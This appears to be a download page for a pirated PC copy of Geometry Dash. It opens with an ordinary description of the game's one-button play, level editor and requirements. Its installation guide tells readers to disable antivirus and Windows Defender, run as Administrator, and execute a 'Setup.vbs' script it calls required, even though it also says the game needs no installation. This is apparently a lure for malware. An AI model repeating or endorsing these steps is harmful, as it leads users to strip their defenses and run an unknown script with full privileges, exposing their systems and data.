

Geometry Dash PC - Gameplay

You press one button. That's the entire control scheme, and it's enough to make grown adults yell at their phones. Your icon moves forward automatically, and every tap makes it jump, flip gravity, or fly depending on what mode you're in. Hit a spike, touch a wall, land wrong, and you're back at the start of the level. The early levels are forgiving, teaching you the rhythms and patterns you'll need later. Then the difficulty curve turns into a wall. The harder levels—and especially the community-made ones—demand frame-perfect timing across three-minute stretches, and one mistake sends you back to zero. What keeps people coming back is the music.
Every level is built around a track, and the obstacles sync to the beat, so learning a level is really about learning the song. The level editor is the other half of the game, and it's where most of the content lives. Players build their own stages, share them online, and the community has produced levels that are genuinely absurd in their precision. It's a simple game with an enormous skill ceiling, and the gap between someone who's okay and someone who's good is staggering.
Game Features:
- One-Button Controls – Everything is handled with a single tap, but the timing demands are brutal at higher difficulties.
- Music-Synced Level Design – Obstacles line up with the soundtrack, so memorizing a level means memorizing the song.
- Built-In Level Editor – Players build and share their own stages, and the community has produced thousands of them.
- Practice Mode – Placeable checkpoints let you drill specific sections instead of replaying the whole level every time.
- Enormous Difficulty Range – From easy starter levels to community-made stages that require frame-perfect execution over several minutes.



Game Screenshots Gallery
Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
MINIMUM
| OS | Windows XP |
| Processor | 2.0+ GHz |
| Graphics | OpenGL 2.0 support |
| Memory | 512 MB RAM |
| Storage | 100 MB available space |
Recommended For You






Comments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.